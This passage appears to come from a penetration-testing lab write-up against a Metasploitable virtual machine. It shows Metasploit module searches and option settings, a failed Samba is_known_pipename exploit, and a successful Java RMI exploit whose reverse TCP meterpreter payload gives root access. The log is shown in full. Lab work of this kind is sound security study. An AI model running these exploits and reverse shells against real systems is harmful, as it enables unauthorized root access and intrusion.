
```
Matching Modules
================

   #   Name                                                 Disclosure Date  Rank       Check  Description
   -   ----                                                 ---------------  ----       -----  -----------
   0   auxiliary/admin/smb/samba_symlink_traversal                           normal     No     Samba Symlink Directory Traversal
   1   auxiliary/dos/samba/lsa_addprivs_heap                                 normal     No     Samba lsa_io_privilege_set Heap Overflow
   2   auxiliary/dos/samba/lsa_transnames_heap                               normal     No     Samba lsa_io_trans_names Heap Overflow
   3   auxiliary/dos/samba/read_nttrans_ea_list                              normal     No     Samba read_nttrans_ea_list Integer Overflow
   4   auxiliary/scanner/rsync/modules_list                                  normal     No     List Rsync Modules
   5   auxiliary/scanner/smb/smb_uninit_cred                                 normal     Yes    Samba _netr_ServerPasswordSet Uninitialized Credential State
   6   exploit/freebsd/samba/trans2open                     2003-04-07       great      No     Samba trans2open Overflow (*BSD x86)
   7   exploit/linux/samba/chain_reply                      2010-06-16       good       No     Samba chain_reply Memory Corruption (Linux x86)
   8   exploit/linux/samba/is_known_pipename                2017-03-24       excellent  Yes    Samba is_known_pipename() Arbitrary Module Load
   9   exploit/linux/samba/lsa_transnames_heap              2007-05-14       good       Yes    Samba lsa_io_trans_names Heap Overflow
   10  exploit/linux/samba/setinfopolicy_heap               2012-04-10       normal     Yes    Samba SetInformationPolicy AuditEventsInfo Heap Overflow
   11  exploit/linux/samba/trans2open                       2003-04-07       great      No     Samba trans2open Overflow (Linux x86)
   12  exploit/multi/samba/nttrans                          2003-04-07       average    No     Samba 2.2.2 - 2.2.6 nttrans Buffer Overflow
   13  exploit/multi/samba/usermap_script                   2007-05-14       excellent  No     Samba "username map script" Command Execution
   14  exploit/osx/samba/lsa_transnames_heap                2007-05-14       average    No     Samba lsa_io_trans_names Heap Overflow
   15  exploit/osx/samba/trans2open                         2003-04-07       great      No     Samba trans2open Overflow (Mac OS X PPC)
   16  exploit/solaris/samba/lsa_transnames_heap            2007-05-14       average    No     Samba lsa_io_trans_names Heap Overflow
   17  exploit/solaris/samba/trans2open                     2003-04-07       great      No     Samba trans2open Overflow (Solaris SPARC)
   18  exploit/unix/http/quest_kace_systems_management_rce  2018-05-31       excellent  Yes    Quest KACE Systems Management Command Injection
   19  exploit/unix/misc/distcc_exec                        2002-02-01       excellent  Yes    DistCC Daemon Command Execution
   20  exploit/unix/webapp/citrix_access_gateway_exec       2010-12-21       excellent  Yes    Citrix Access Gateway Command Execution
   21  exploit/windows/fileformat/ms14_060_sandworm         2014-10-14       excellent  No     MS14-060 Microsoft Windows OLE Package Manager Code Execution
   22  exploit/windows/http/sambar6_search_results          2003-06-21       normal     Yes    Sambar 6 Search Results Buffer Overflow
   23  exploit/windows/license/calicclnt_getconfig          2005-03-02       average    No     Computer Associates License Client GETCONFIG Overflow
   24  exploit/windows/smb/group_policy_startup             2015-01-26       manual     No     Group Policy Script Execution From Shared Resource
   25  post/linux/gather/enum_configs                                        normal     No     Linux Gather Configurations
```

Under the **show options,** set the RHOSTS to server ip and port is already set to **445.** The below shows modified options




```
Module options (exploit/linux/samba/is_known_pipename):

   Name            Current Setting  Required  Description
   ----            ---------------  --------  -----------
   RHOSTS          192.168.56.105   yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT           445              yes       The SMB service port (TCP)
   SMB_FOLDER                       no        The directory to use within the writeable SMB share
   SMB_SHARE_NAME                   no        The name of the SMB share containing a writeable directory


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic (Interact)
```

Now, give run command



```
msf5 exploit(linux/samba/is_known_pipename) > run

[*] 192.168.56.105:445 - Using location \\192.168.56.105\tmp\ for the path
[*] 192.168.56.105:445 - Retrieving the remote path of the share 'tmp'
[*] 192.168.56.105:445 - Share 'tmp' has server-side path '/tmp
[*] 192.168.56.105:445 - Uploaded payload to \\192.168.56.105\tmp\ZfWUBkyj.so
[*] 192.168.56.105:445 - Loading the payload from server-side path /tmp/ZfWUBkyj.so using \\PIPE\/tmp/ZfWUBkyj.so ...
[-] 192.168.56.105:445 -   >> Failed to load STATUS_OBJECT_NAME_NOT_FOUND
[*] 192.168.56.105:445 - Loading the payload from server-side path /tmp/ZfWUBkyj.so using /tmp/ZfWUBkyj.so ...
[-] 192.168.56.105:445 -   >> Failed to load STATUS_OBJECT_NAME_NOT_FOUND
[*] 192.168.56.105:445 - Uploaded payload to \\192.168.56.105\tmp\maNwugqG.so
[*] 192.168.56.105:445 - Loading the payload from server-side path /tmp/maNwugqG.so using \\PIPE\/tmp/maNwugqG.so ...
[-] 192.168.56.105:445 -   >> Failed to load STATUS_OBJECT_NAME_NOT_FOUND
[*] 192.168.56.105:445 - Loading the payload from server-side path /tmp/maNwugqG.so using /tmp/maNwugqG.so ...
[-] 192.168.56.105:445 -   >> Failed to load STATUS_OBJECT_NAME_NOT_FOUND
[*] 192.168.56.105:445 - Uploaded payload to \\192.168.56.105\tmp\lSNGifSn.so
[*] 192.168.56.105:445 - Loading the payload from server-side path /tmp/lSNGifSn.so using \\PIPE\/tmp/lSNGifSn.so ...
[-] 192.168.56.105:445 -   >> Failed to load STATUS_OBJECT_NAME_NOT_FOUND
[*] 192.168.56.105:445 - Loading the payload from server-side path /tmp/lSNGifSn.so using /tmp/lSNGifSn.so ...
[-] 192.168.56.105:445 -   >> Failed to load STATUS_OBJECT_NAME_NOT_FOUND
[*] 192.168.56.105:445 - Uploaded payload to \\192.168.56.105\tmp\SimYEpVz.so
[*] 192.168.56.105:445 - Loading the payload from server-side path /tmp/SimYEpVz.so using \\PIPE\/tmp/SimYEpVz.so ...
[-] 192.168.56.105:445 -   >> Failed to load STATUS_OBJECT_NAME_NOT_FOUND
[*] 192.168.56.105:445 - Loading the payload from server-side path /tmp/SimYEpVz.so using /tmp/SimYEpVz.so ...
[-] 192.168.56.105:445 -   >> Failed to load STATUS_OBJECT_NAME_NOT_FOUND
[*] 192.168.56.105:445 - Uploaded payload to \\192.168.56.105\tmp\WgvDMdtD.so
[*] 192.168.56.105:445 - Loading the payload from server-side path /tmp/WgvDMdtD.so using \\PIPE\/tmp/WgvDMdtD.so ...
[-] 192.168.56.105:445 -   >> Failed to load STATUS_OBJECT_NAME_NOT_FOUND
[*] 192.168.56.105:445 - Loading the payload from server-side path /tmp/WgvDMdtD.so using /tmp/WgvDMdtD.so ...
[-] 192.168.56.105:445 -   >> Failed to load STATUS_OBJECT_NAME_NOT_FOUND
[*] 192.168.56.105:445 - Uploaded payload to \\192.168.56.105\tmp\vYuSckor.so
[*] 192.168.56.105:445 - Loading the payload from server-side path /tmp/vYuSckor.so using \\PIPE\/tmp/vYuSckor.so ...
[-] 192.168.56.105:445 -   >> Failed to load STATUS_OBJECT_NAME_NOT_FOUND
[*] 192.168.56.105:445 - Loading the payload from server-side path /tmp/vYuSckor.so using /tmp/vYuSckor.so ...
[-] 192.168.56.105:445 -   >> Failed to load STATUS_OBJECT_NAME_NOT_FOUND
[*] 192.168.56.105:445 - Uploaded payload to \\192.168.56.105\tmp\enLOLOMJ.so
[*] 192.168.56.105:445 - Loading the payload from server-side path /tmp/enLOLOMJ.so using \\PIPE\/tmp/enLOLOMJ.so ...
```




```
[*] 192.168.56.105:445 - Loading the payload from server-side path /tmp/SNJZMHGF.so using \\PIPE\/tmp/SNJZMHGF.so ...
[-] 192.168.56.105:445 -   >> Failed to load STATUS_OBJECT_NAME_NOT_FOUND
[*] 192.168.56.105:445 - Loading the payload from server-side path /tmp/SNJZMHGF.so using /tmp/SNJZMHGF.so ...
[-] 192.168.56.105:445 -   >> Failed to load STATUS_OBJECT_NAME_NOT_FOUND
[*] 192.168.56.105:445 - Uploaded payload to \\192.168.56.105\tmp\qXqWzIHR.so
[*] 192.168.56.105:445 - Loading the payload from server-side path /tmp/qXqWzIHR.so using \\PIPE\/tmp/qXqWzIHR.so ...
[-] 192.168.56.105:445 -   >> Failed to load STATUS_OBJECT_NAME_NOT_FOUND
[*] 192.168.56.105:445 - Loading the payload from server-side path /tmp/qXqWzIHR.so using /tmp/qXqWzIHR.so ...
[-] 192.168.56.105:445 -   >> Failed to load STATUS_OBJECT_NAME_NOT_FOUND
[*] 192.168.56.105:445 - Uploaded payload to \\192.168.56.105\tmp\codcBEnI.so
[*] 192.168.56.105:445 - Loading the payload from server-side path /tmp/codcBEnI.so using \\PIPE\/tmp/codcBEnI.so ...
[-] 192.168.56.105:445 -   >> Failed to load STATUS_OBJECT_NAME_NOT_FOUND
[*] 192.168.56.105:445 - Loading the payload from server-side path /tmp/codcBEnI.so using /tmp/codcBEnI.so ...
[-] 192.168.56.105:445 -   >> Failed to load STATUS_OBJECT_NAME_NOT_FOUND
[*] 192.168.56.105:445 - Uploaded payload to \\192.168.56.105\tmp\CzFVXazO.so
[*] 192.168.56.105:445 - Loading the payload from server-side path /tmp/CzFVXazO.so using \\PIPE\/tmp/CzFVXazO.so ...
[-] 192.168.56.105:445 -   >> Failed to load STATUS_OBJECT_NAME_NOT_FOUND
[*] 192.168.56.105:445 - Loading the payload from server-side path /tmp/CzFVXazO.so using /tmp/CzFVXazO.so ...
[-] 192.168.56.105:445 -   >> Failed to load STATUS_OBJECT_NAME_NOT_FOUND
[*] 192.168.56.105:445 - Uploaded payload to \\192.168.56.105\tmp\nhQVFmxV.so
[*] 192.168.56.105:445 - Loading the payload from server-side path /tmp/nhQVFmxV.so using \\PIPE\/tmp/nhQVFmxV.so ...
[-] 192.168.56.105:445 -   >> Failed to load STATUS_OBJECT_NAME_NOT_FOUND
[*] 192.168.56.105:445 - Loading the payload from server-side path /tmp/nhQVFmxV.so using /tmp/nhQVFmxV.so ...
[-] 192.168.56.105:445 -   >> Failed to load STATUS_OBJECT_NAME_NOT_FOUND
[*] 192.168.56.105:445 - Uploaded payload to \\192.168.56.105\tmp\EjzFwVzJ.so
[*] 192.168.56.105:445 - Loading the payload from server-side path /tmp/EjzFwVzJ.so using \\PIPE\/tmp/EjzFwVzJ.so ...
[-] 192.168.56.105:445 -   >> Failed to load STATUS_OBJECT_NAME_NOT_FOUND
[*] 192.168.56.105:445 - Loading the payload from server-side path /tmp/EjzFwVzJ.so using /tmp/EjzFwVzJ.so ...
[-] 192.168.56.105:445 -   >> Failed to load STATUS_OBJECT_NAME_NOT_FOUND
[*] 192.168.56.105:445 - Uploaded payload to \\192.168.56.105\tmp\GqFCoYjY.so
[*] 192.168.56.105:445 - Loading the payload from server-side path /tmp/GqFCoYjY.so using \\PIPE\/tmp/GqFCoYjY.so ...
[-] 192.168.56.105:445 -   >> Failed to load STATUS_OBJECT_NAME_NOT_FOUND
[*] 192.168.56.105:445 - Loading the payload from server-side path /tmp/GqFCoYjY.so using /tmp/GqFCoYjY.so ...
[-] 192.168.56.105:445 -   >> Failed to load STATUS_OBJECT_NAME_NOT_FOUND
[*] Exploit completed, but no session was created.
```

Module was configured and run, exploit was completed but no session was opened. Even after setting the payload, it didnt run.


9. JAVARMI - Remote code execution

For java_rmi service, i use the module **exploit/multi/misc/java_rmi_server** as shown below,



```
msf5 auxiliary(scanner/misc/java_rmi_server) > search java_rmi

Matching Modules
================

   #  Name                                        Disclosure Date  Rank       Check  Description
   -  ----                                        ---------------  ----       -----  -----------
   0  auxiliary/gather/java_rmi_registry                           normal     No     Java RMI Registry Interfaces Enumeration
   1  auxiliary/scanner/misc/java_rmi_server      2011-10-15       normal     No     Java RMI Server Insecure Endpoint Code Execution Scanner
   2  exploit/multi/browser/java_rmi_connection_impl  2010-03-31   excellent  No     Java RMIConnectionImpl Deserialization Privilege Escalation
   3  exploit/multi/misc/java_rmi_server          2011-10-15       excellent  No     Java RMI Server Insecure Default Configuration Java Code Execution
```


After changing few options like setting RHOSTS to server ip **192.168.56.105**, port is already set to **1099** for java_rmi and VERBOSE to **true** the below screenshot is taken,



```
msf5 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS     192.168.56.105   yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.56.101   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)
```


The configurations are modified accordingly and when we run, we can notice in he below screenshot **meterpreter session 1 opened** i.e., a meterpreter session is opened. Further when we use **session -i Id,** we login to remote session where we execute basic meterpreter commands.

We can see that the exploit started a handler on our system, sent the RMI method call to the target, and that a Meterpreter session was successfully opened. We can now use commands like **getuid**, to see the user that Meterpreter is running as on the target, and **sysinfo**, to display information about the target.



```
msf5 exploit(multi/misc/java_rmi_server) > run

[*] Started reverse TCP handler on 192.168.56.101:4444
[*] 192.168.56.105:1099 - Using URL: http://0.0.0.0:8080/d57E3hxSWUElG
[*] 192.168.56.105:1099 - Local IP: http://127.0.0.1:8080/d57E3hxSWUElG
[*] 192.168.56.105:1099 - Server started.
[*] 192.168.56.105:1099 - Sending RMI Header ...
[*] 192.168.56.105:1099 - Sending RMI Call ...
[*] 192.168.56.105:1099 - Replied to request for payload JAR
[*] Sending stage (53906 bytes) to 192.168.56.105
[*] Meterpreter session 1 opened (192.168.56.101:4444 → 192.168.56.105:36744) at 2020-05-17 13:55:12 -0400
[-] 192.168.56.105:1099 - Exploit failed: RuntimeError Timeout HTTPDELAY expired and the HTTP Server didn't get a payload request
[*] 192.168.56.105:1099 - Server stopped.
[*] Exploit completed, but no session was created.
msf5 exploit(multi/misc/java_rmi_server) > sessions

Active sessions
===============

  Id  Name  Type                   Information          Connection
  --  ----  ----                   -----------          ----------
  1         meterpreter java/linux  root @ metasploitable  192.168.56.101:4444 → 192.168.56.105:36744 (192.168.56.105)

msf5 exploit(multi/misc/java_rmi_server) > sessions -i 1
[*] Starting interaction with 1 ...
```

Running **getuid** will display the user that the Meterpreter server is running as on the host. Here when session is opened and **getuid** command gave root user and also **ls** commant to display the files listed.

